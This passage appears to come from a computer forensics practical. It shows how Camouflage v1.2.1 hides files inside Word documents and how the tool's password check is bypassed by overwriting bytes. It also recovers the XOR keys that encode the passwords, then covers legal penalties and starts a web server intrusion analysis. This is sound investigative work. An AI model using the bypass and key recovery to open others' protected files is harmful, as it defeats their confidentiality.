


Figure 1-21 Execute the Camouflage v1.2.1




Figure 1-22 Select a file to be hidden




Figure 1-23 Choose a file that camouflaged file will be made to look like




Figure 1-24 Choose the camouflaged filename




Figure 1-25 Set password of the camouflaged file




Figure 1-26 The camouflaged file, Dest-CMD.txt.

While I was observing the “Dest-CMD.txt” through the “UltraEdit-32”, I noticed an important clue that the file footer of the “Dest-CMD.txt” was similar to the file footers of “Internal_Lab_Security_Policy.doc,” “Password_Policy.doc” and “Remote_Access_Policy.doc,” in which I found they have abnormal file footers in previous observations. The file footer is shown in Figure 1-27:

Figure 1-27 The footer of Dest-CMD.txt

This clue seems to point out the fact that those Word files may be camouflaged files created by "Camouflage v1.2.1." But, for extracting hidden files from camouflaged files, I need to know their passwords. In order to get the passwords of these suspicious Word files, I, therefore, tried to do more tests to create new camouflaged files with various passwords. By comparing these files, I found a possible location that may be used to save the encoded password. This location is beginning at the offset 275 Bytes from the end of the file and ended with 20h. There is an example that the possible encoded password of the "Password_Policy.doc" as shown in Figure 1-28.




Figure 1-28 Possible encoded password of the "Password_Policy.doc"

After many different tests, I got the following interesting findings and I proposed some hypotheses:

1. The encoded data do not seem to have been changed according to the change of the password.

   Hypothesis 1: The password is not the key that is used to encode the hidden files. Therefore, I may be able to reset and bypass the password check.

2. The length of the plaintext password and encoded password are the same and change one character in the plaintext password will only influence one character in the encoded password.

   Hypothesis 2: Transformation from a plaintext password to an encoded password may be mapped byte-to-byte.

3. The same character to be set in different order in the plaintext may produce different encoded characters.

   Hypothesis 3: The encoded method of the password may be related to the order of characters.

According to the above hypotheses, I am proposing some strategies, from a programmers' perspective, to work against the password:

1. **Reset the password**

   If hypothesis 1 is true, the password of a camouflaged file is not the key that is used to encode hidden files, the password may only be checked before "Camouflage v1.2.1" starts to uncamouflage. Besides, we know the password may be saved at offset 275 Bytes from the end of the file. I attempted to reset the encoded password to 0x20 by using "UltraEdit-32". As shown in Figure 1-29, it is an example to reset the password of "Password_Policy.doc":

```
0004b1c0h: 03 00 07 6E 00 00 00 9C 00 00 04 00 20 20 20 20 ; ...n...?...
0004b1d0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
0004b1e0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
```

Figure 1-29 Reset the password of "Password_Policy.doc"

After modifying the "Password_Policy.doc," I executed "Camouflage v1.2.1" and I found that I needed no password to uncamouflage "Password_Policy.doc," as shown in Figure 1-30. Then, I got a list of files, as shown in Figure 1-31, which were hidden in the "Password_Policy.doc". I believe that was what Mr. Leszczynski wanted to take out of R&D lab. By this way, I uncamouflaged "Remote_Access_Policy.doc" and I found that "Internal_Lab_Security_Policy.doc" had no password.




Figure 1-30 Need no password to uncamouflage "Password_Policy.doc"




Figure 1-31 The list of hidden files

The method of resetting the password is easy to implement, but it has to modify the suspicious files. However, I didn't think it was a good idea to modify suspicious files. I, hence, tried to find out other methods to uncamouflage camouflaged files.

2. Look for any other clues within the image file

At this point, we know that "Internal_Lab_Security_Policy.doc" has no password; thus, I can extract the hidden files from this, without modifying anything, and try to look for any other clues. The filename of the hidden file is "Opportunity.txt," as shown in Table 1-2. Within that file, I noticed Mr. Leszczynski had mentioned "They are available as we discussed – "First Name"". I attempted to use the "First Name" of each filename as the password to uncamouflage, and successfully extracted hidden files from "Password_Policy.doc" and "Remote_Access_Policy.doc" by using passwords as "Password" and "Remote." Although, by this way, I didn't need to modify the suspicious files, this is not a general solution to find out camouflaged files. Thus, I have to think of other strategies.

3. Find out the password by observing the structure of camouflaged files

If hypotheses 2 and 3 are true, I think I can get a mapping between the plaintext password and the encoded password based on different orders. At first, by observing the relationship between the plaintext password and the encoded password, I got a mapping table as shown in Table 1-14.

	ASCII Code	1st character	2nd character	3rd character	4th character
0	0x30	0x28	0xA5	0x4A	0x12
1	0x31	0x29	0xA4	0x4B	0x13
2	0x32	0x34	0xA7	0x48	0x10
3	0x33	0x35	0xA6	0x49	0x11
4	0x34	0x32	0xA1	0x4E	0x16
5	0x35	0x33	0xA0	0x4F	0x17
6	0x36	0x38	0xA3	0x4C	0x14
7	0x37	0x39	0xA2	0x4D	0x15
8	0x38	0x36	0xAD	0x42	0x1A
9	0x39	0x37	0xAC	0x43	0x1B

Table 1-14 A mapping table between plaintext password and encoded password

While I was inspecting the relationship between plaintext passwords and encoded passwords, I feel the encoded pattern of certain character order seems like something that operates with XOR operation. The algebra of the XOR is shown in Table 1-15:

A XOR A = 0 A XOR 0 = A (A XOR B) XOR A = A XOR (B XOR A) = B (A XOR B) XOR B = A XOR (B XOR B) = A

Table 1-15 Algebra of XOR

Thus, I assume that the transformation between plaintext passwords and encoded passwords is as the following:




Figure 1-32 The possible transformation between plaintext password and encoded password

According to Table 1-15 and Figure 1-32, we can figure out the following equation:

$$Plaintext_i \text{ XOR } Key_i = Encoded_i$$

Now, we know the plaintext password and we get the encoded password, we can, thus, calculate Key as the following:

$$Key_i = PlainText_i \text{ XOR } Encoded_i$$

For example,

Key_1 = 0x30 XOR 0x28 = 0x31 XOR 0x29 =…= 0x02

Key_2 = 0x30 XOR 0xA5 = 0x31 XOR 0xA4 =…= 0x95

Key_3 = 0x30 XOR 0x4A = 0x31 XOR 0x4B =…= 0x7A

Key_4 = 0x30 XOR 0x12 = 0x31 XOR 0x13 =…= 0x22

Since, we figure out keys of “Camouflage v1.2.1” and we realize the location of encoded passwords of three suspicious Word files, we, thereby, can calculate the plaintext passwords of these Word files as in the following table:

Key	Password_Policy.doc		Remote_Access_Policy.doc		Internal_Lab_Security_Policy.doc	
	Encoded Password	Plaintext Password	Encoded Password	Plaintext Password	Encoded Password	Plaintext Password
0x02	0x52	0x50 (P)	0x50	0x52 (R)	Null	
0x95	0xF4	0x61 (a)	0xF0	0x65 (e)		
0x7A	0x09	0x73 (s)	0x17	0x6D (m)		
0x22	0x51	0x73 (s)	0x4D	0x6F (o)		
0x0C	0x7B	0x77 (w)	0x78	0x74 (t)		
0xA6	0xC9	0x6F (o)	0xC3	0x65 (e)		
0x14	0x66	0x72 (r)				
0xE1	0x85	0x64 (d)				

Table 1-16 Plaintext password of three suspicious Word files

For further observation of the camouflaged files, I aware that the filenames of the hidden files are also encoded with the same method and

the same keys. Figure 1-33 is a summary of what I found in my inspection of the camouflaged file structure:




Figure 1-33 The structure of a camouflaged file

Up to now, I have had enough information about camouflaged files. Accordingly, I can write a program, “Camouflaged File Checker”, to detect camouflaged files and then extract its password and hidden filenames. The “Camouflaged File Checker” is written in Delphi and the full source code is listed in Appendix 1-D. I use “Camouflaged File Checker” to check all Word files, which I found in the image. Figure 1-34 is the result of the “Camouflaged File Checker” and it is also a powerful evidence to prove that “Camouflage v1.2.1” was the program Mr. Leszczynski used.




Figure 1-34 Screenshot of Camouflaged File Checker

4. Reverse engineering

If all of the above strategies can not work, the last method is reverse-engineering. But, now, I think I have enough information to identify camouflaged files and to prove the “Camouflage v1.2.1” is the program that Mr. Leszczynski used to hide some files into Word files. I, thus, neglect this strategy.

7. Legal Implications

If you are able to prove that this program was executed on the system, include brief discussion of what laws (for your specific country or region) may have been violated, as well as the penalties that could be levied against the subject if he or she were convicted in court. If you are unable to prove that this program was executed, discuss why proof is not possible. If no laws were broken, then explain how the program use may violate your organization internal policies (for example, an acceptable use policy).

It is obvious with the findings from section 1 to section 6 of this practical to show that Mr. Leszczynski wanted to take proprietary information out of R&D labs of Ballard Industries. With this scenario, the following answers are based

on the Criminal Law and Trade Secrets Act in Taiwan.

First of all, if the proprietary data had been marked as “Secret” or “Top Secret,” then Mr. Leszczynski broke the Trade Secrets Act without any question. The Trade Secrets Act is enacted to protect trade secrets, maintain industrial ethics and order in competition, and balance societal and public interests. Matters not provided for in this Act shall be governed by other laws. Ballard Industries, therefore, can request for damages according to Article 13 of the Trade Secrets Act, and Mr. Leszczynski will be liable for the requested damages. But, in the Trade Secrets Act, the principle of compensation is based on “exact” damages, and they are not easy to be determined in laws.

Article 13 (The Methods of Calculating Damages) An injured party may choose any of the following provisions to request for damages in accordance with the preceding Article: (1) To make a claim based upon Article 216 of the Civil Code. However, if the injured party is unable to prove the amount of damages, the party may take as damages the amount of profits normally expected from the use of the trade secret minus the amount of profits earned after the misappropriation; or (2) To request for the profits earned through the act of misappropriation from the one who misappropriated. However, if the one who misappropriated is unable to prove the costs or the necessary expenses, the total income gained from the act(s) of misappropriation shall be deemed the profits. Based on the provisions set forth in the preceding Paragraph, if an act of misappropriation is found to be intentional, the court may, at the request of the injured party and by taking into consideration the circumstances of the misappropriation, award an amount greater than the actual damages, provided that the amount shall not exceed three times the amount of the proven damages.

Table 1-35 Article 13 of the Trade Secrets Act

Second, if Mr. Leszczynski and the Ballard Industries had signed a confidentiality agreement and had stipulated the fine for breaching of contract, then the Ballard Industries can excise the contract to ask for compensation and Mr. Leszczynski will be fined for breaching of contract.
Third, according to the Criminal Law, Mr. Leszczynski has violated Article 317, which stipulates the crime of disclosing business confidentiality, and Article 318-2, which stipulates the crime of disclosing business confidentiality by using computers or other devices. Mr. Leszczynski may be sentenced to imprisonment for a maximum of 1.5 years.

Fourth, by disclosing accounts and passwords of clients, Mr. Leszczynski has violated Article 359, which stipulates the crime of acquiring records of other person in computer without any due reasons. Mr. Leszczynski may be sentenced to imprisonment for a maximum of 5 years. But for Article 359, we have to prove that Mr. Leszczynski has caused damages to Ballard Industries or this article might not be applied.

8. Additional Information

Include links to at least three outside sources that you used in your research (not including the course material) where a reader could find additional information.

1. The Computer Forensics Expert Witness Network
   http://computerforensics.net/
2. Computer Forensics on line
   http://www.shk-dplc.com/cfo/
3. The Law Enforcement and Forensic Examiner Introduction to Linux A Beginner's Guide
   ftp://ftp.hq.nasa.gov/pub/ig/ccd/linuxintro/linuxintro-LEFE-2.0.5.pdf
4. Basic Steps in Forensics Analysis of Unix Systems
   http://staff.washington.edu/dittrich/misc/forensics/
5. Forensic Analysis of a Compaq RAID-1 Array and Using dd with Encase v3
   http://www.antihackertoolkit.com/resources/020926_1.html
6. Forensic Analysis using FreeBSD
   http://www.antihackertoolkit.com/resources/021010_1.html
7. Alphabetical List of Computer Forensics Products
   http://www.timberlinetechnologies.com/products/forensics.html
8. Computer Evidence Processing Steps
   http://www.forensics-intl.com/evidguid.html
9. Forensics on the Windows Platform, Part One
   http://www.securityfocus.com/infocus/1661
10. Forensics on the Windows Platform, Part Two
    http://www.securityfocus.com/infocus/1665
11. Windows Forensics: A Case Study, Part One
    http://www.securityfocus.com/infocus/1653
12. Windows Forensics: A Case Study, Part Two
    http://www.securityfocus.com/infocus/1672
13. Internet Resources For Computer Forensics
    http://faculty.ncwc.edu/toconnor/426/426links.htm

Part 2 - Perform Forensic Analysis on a System

1. Synopsis of Case Facts

The system, which I performed forensic analysis on, is a web server that runs on Windows 2000 Server. For the limitation of resources, this system is set up within a Windows 2000 VMware host system. On June 8, 2004, the system administrator, a friend of mine, found some strange connections from the firewall log as shown in Table 2-1. In this table, the IP address of the web server is 172.16.1.8 and for privacy sake, parts of the destination IP address are changed into characters.

.....

Jun 8 08:22:21 Firewall_Log_PotOut IN=eth1 OUT=eth0 **SRC=172.16.1.8** **DST=210.AAA.BBB.CCC** LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=13721 DF PROTO=TCP SPT=4871 DPT=445 WINDOW=16384 RES=0x00 SYN URGP=0

Jun 8 08:22:21 Firewall_Log_PotOut IN=eth1 OUT=eth0 **SRC=172.16.1.8** **DST=210.AAA.BBB.CCC** LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=13722 DF PROTO=TCP SPT=4872 DPT=139 WINDOW=16384 RES=0x00 SYN URGP=0

Jun 8 08:45:25 Firewall_Log_PotOut IN=eth1 OUT=eth0 **SRC=172.16.1.8** **DST=140.DDD.EEE.FFF** LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=15259 DF PROTO=TCP SPT=4873 DPT=5783 WINDOW=16384 RES=0x00 SYN URGP=0

Jun 8 08:55:07 Firewall_Log_PotOut IN=eth1 OUT=eth0 **SRC=172.16.1.8** **DST=140.DDD.EEE.FFF** LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=16510 DF PROTO=TCP SPT=4877 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0

Jun 8 08:56:02 Firewall_Log_PotOut IN=eth1 OUT=eth0 **SRC=172.16.1.8** **DST=140.DDD.EEE.FFF** LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=16789 DF PROTO=TCP SPT=4878 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0

Jun 8 09:08:05 Firewall_Log_PotOut IN=eth1 OUT=eth0 **SRC=172.16.1.8** **DST=140.DDD.EEE.FFF** LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=17492 DF PROTO=TCP SPT=4880 DPT=80 WINDOW=16384 RES=0x00 SYN URGP=0

.....

Table 2-1 Parts of a firewall log

Based on those logs, the system administrator doubted that the web server might be compromised but he could not discover any clue to prove that.

On June 26, 2004, I received a phone call from the system administrator who wanted me to help him find out the potential problem of his system. A forensic

examination, thus, is established to determine the possible methods that the hacker(s) used to compromise the system and to confirm whether or not any unauthorized code has been installed and executed on the system.

2. Describe the system(s) will be analyzing

Because of the limitation of the resources, the web server runs within a VMware machine. It is a traditional Chinese edition Windows 2000 server and has one 10 Mb virtual Ethernet adapter which runs in the bridge mode. Note that the “real” Ethernet adapter is used only for this VMware machine.

The network environment is as shown in the following:




Figure 2-1 Network environment

Note that because the operation system is a traditional Chinese edition, some information extracted from the victim system will, no doubt, be presented in traditional Chinese and, for privacy reason, I have changed some names of the system to “VICTIM” in the following paragraphs.

3. Hardware

The computer system consisted of two Pentium III 1.4Ghz processors, 2GB RAM, a 73GB SCSI hard drive, an internal 24X CD drive, an internal 3.5” floppy drive and four 10/100Mb Intel 82550 Ethernet cards.

Tag#	Description	Serial#
001_06262004	Acer Altos R500 Intel Pentium III 1.4 GHz x 2 2 GB SDRAM Internal 24X CD drive Internal 3.5” floppy drive 10/100 Intel 82550 Ethernet card x 4	TAC00XXX
002_06262004	Seagate SCSI 73GB hard drive	3EK27XXX

	Model #ST373405LC	

Table 2-2 Hardware inventory

Items 001_06262004 and 002_06262004 were seized from a small server farm owned by Mr. Lin on June 26, 2004 at 10:45.

4. Image Media

To analyze this Web Server, I prepare a forensic computer and set up two VMware machine on it. One of them runs Windows 2000 Professional and the other runs Red Hat Fedora Core 1. First of all, the forensic computer configures on the same subnet as the Web Server to seize the forensic image and the run-time information. The IP of the Web server is 172.16.1.8 and the forensic computer is set to 172.16.1.1 and both PCs are plugged into a portable hub immediately.

On the Web Server a “cmd.exe” is launched from the network share of the forensic computer. This command runs as follows:

```
\\172.16.1.1\c$\sans\tools\cmd.exe
```

Besides, within this network share, there are also some utilities being used to gather the forensic image and the run-time information of the Web Server.

The following instruction is used to gather the forensic image of the victim system.

```
\\172.16.1.1\c$\sans\tools\dd if=\\.\Physicaldrive0
of=\\172.16.1.1\c$\sans\20040626\disk20040626.img --md5sum --verifymd5
--md5out=\\172.16.1.1\c$\sans\20040626\disk20040626.md5
```




Figure 2-2 A screenshot of dd.exe

To gather the run-time information of the Web Server, the following instructions are executed:

\\172.16.1.1\c$\sans\tools\pslist > \\172.16.1.1\c$\sans\20040626\pslist.txt

\\172.16.1.1\c$\sans\tools\listdlls > \\172.16.1.1\c$\sans\20040626\listdll.txt

\\172.16.1.1\c$\sans\tools\volume_dump \\.\c:\ >
\\172.16.1.1\c$\sans\20040626\volume_dump.txt

\\172.16.1.1\c$\sans\tools\fport > \\172.16.1.1\c$\sans\20040626\fport.txt

\\172.16.1.1\c$\sans\tools\netstat -na >
\\172.16.1.1\c$\sans\20040626\netstat.txt

